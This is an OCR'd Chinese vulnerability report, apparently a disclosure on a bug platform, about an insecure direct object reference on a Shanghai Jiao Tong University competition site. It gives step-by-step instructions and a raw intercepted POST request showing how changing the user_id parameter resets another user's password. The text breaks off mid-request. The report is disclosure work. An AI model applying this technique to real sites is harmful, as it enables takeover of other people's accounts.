上海交通大学


时间	单位	作者	等级	Rank
2022-03-26 23:01:23	上海交通大学 (/list/firm/3761)		中危	2

无描述...

漏洞url:http[redacted]
可以注册，注册两个账号
用户名1：[redacted]
密码：te[redacted]

用户名2：[redacted]
密码：te[redacted]

然后分别用两个不同浏览器登录



个人信息

姓名：[redacted]

邮箱：[redacted]

身份：参赛者

性别：男

年龄：18

单位：test77

电话：77777777777

地址：77777777777

备注：


注册时间：2022/3/26 22:44:29

科艺大奖赛报名情况

您尚未报名参加科艺大奖赛

科艺工作坊报名情况

您尚未报名参加科艺工作坊



不安全 | [redacted]n/keyi2021/my.aspx

个人信息

姓名：test66

邮箱：test66@qq.com

身份：参赛者

性别：男

年龄：18

单位：test66

电话：66666666666

地址：66666666666

备注：

注册时间：2022/3/26 22:40:32


科艺大奖赛报名情况

您尚未报名参加科艺大奖赛

科艺工作坊报名情况

您尚未报名参加科艺工作坊

用test77来修改密码，点击修改个人信息



[redacted]yi2021/my.aspx

个人信息

姓名：test77

邮箱：test77@qq.com

身份：参赛者

性别：男

年龄：18

单位：test77

电话：77777777777

地址：77777777777

备注：

注册时间：2022/3/26 22:44:29


科艺大奖赛报名情况

您尚未报名参加科艺大奖赛

科艺工作坊报名情况

您尚未报名参加科艺工作坊

test66的id为506


▲ 不安全 [redacted].sjtu.edu.cn/[redacted].aspx?user_id=506

首页　大奖赛介绍　科艺工作坊　在线报名　在线课程　test66，您好！　退出登录　★ 个人中心


首页 / 个人中心 / 个人信息修改

个人信息修改

* 姓 名：	test66	* 邮 箱：	test66@qq.com
* 密 码：		* 重复密码：	
* 身 份：	参赛者	* 性 别：	男
* 年 龄：	18	* 单 位：	test66
* 电 话：	66666666666	地 址：	66666666666
备 注：			

更新个人信息　返回上一页

test77的为507



[redacted]b.sjtu.edu.cn[redacted]aspx?user_id=507

火狐官方站点　新手上路　常用网址　京东商城　Webplus 搜索　搜索结果　https://ds.sjtu.edu.cn/　移动设

首页　大奖赛介绍　科艺工作坊　在线报名　在线课程　test77，您好！　退出登录　★ 个人中心　ENG


首页 / 个人中心 / 个人信息修改

个人信息修改

* 姓 名：	test77	* 邮 箱：	test77@qq.com
* 密 码：	••••••••	* 重复密码：	••••••••
* 身 份：	参赛者	* 性 别：	男
* 年 龄：	18	* 单 位：	test77
* 电 话：	77777777777	地 址：	77777777777
备 注：			


更新个人信息　返回上一页

密码修改为admin123,点击更新个人信息然后，bp抓包，把id改为test66的id




```
POST /keyi2021/edit_my.aspx?user_id=506 HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0) Gecko/20100101 Firefox/98.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 1019
Origin: [redacted]
Connection: close
Referer: [redacted].cn/keyi2021/edit_my.aspx?user_id=507
Cookie: _ga=GA1.3.1154832122.1646387389; _gid=GA1.3.1488090631.1648123548; _ga_FWJYL8QNO
GS1.1.1648290899.2.1.1648292138.0; ASP.NET_SessionId=chexqdhoi4xvfvyeqaxhjf2c
Upgrade-Insecure-Requests: 1

__VIEWSTATE=
%2FwEPDwUKLTk4NTkwMDE2OQ9kFgYCAw8WAh4JaW5uZXJodG1sBSI8YSBocmVmPSIjIj50ZXN0NzfvvIzmgqjlpb
ZAIFDxYCHwAFJzxhICBocmVmPSJsb2dvdXQuYXNweCI%2B6YCA5Ye655m75b2VPC9hPmQCBw9kFgICAQ9kFgJmD2
YPDxYCHgRUZXh0BQZ0ZXN0NzdkZAIDD2QWAmYPDxYCHwEFDXR1c3Q3N0BxcS5jb21kZGQdbGXCciz0aAYON2zM3h
E41AQTPjzfGA%3D%3D&__VIEWSTATEGENERATOR=51DA7F86&__EVENTVALIDATION=
```



```
Content-Type: application/x-www-form-urlencoded
Content-Length: 1019
Origin: [redacted]cn
Connection: close
Referer: [redacted]/keyi2021/edit_my.aspx?user_id=507
Cookie: _ga=GA1.3.1154832122.1646387389; _gid=GA1.3.1488090631.1648123548; _ga_FWJYL8QN0J=
GS1.1.1648290899.2.1.1648292138.0; ASP.NET_SessionId=chexqdhoi4xvfvyeqaxhjf2c
Upgrade-Insecure-Requests: 1

__VIEWSTATE=
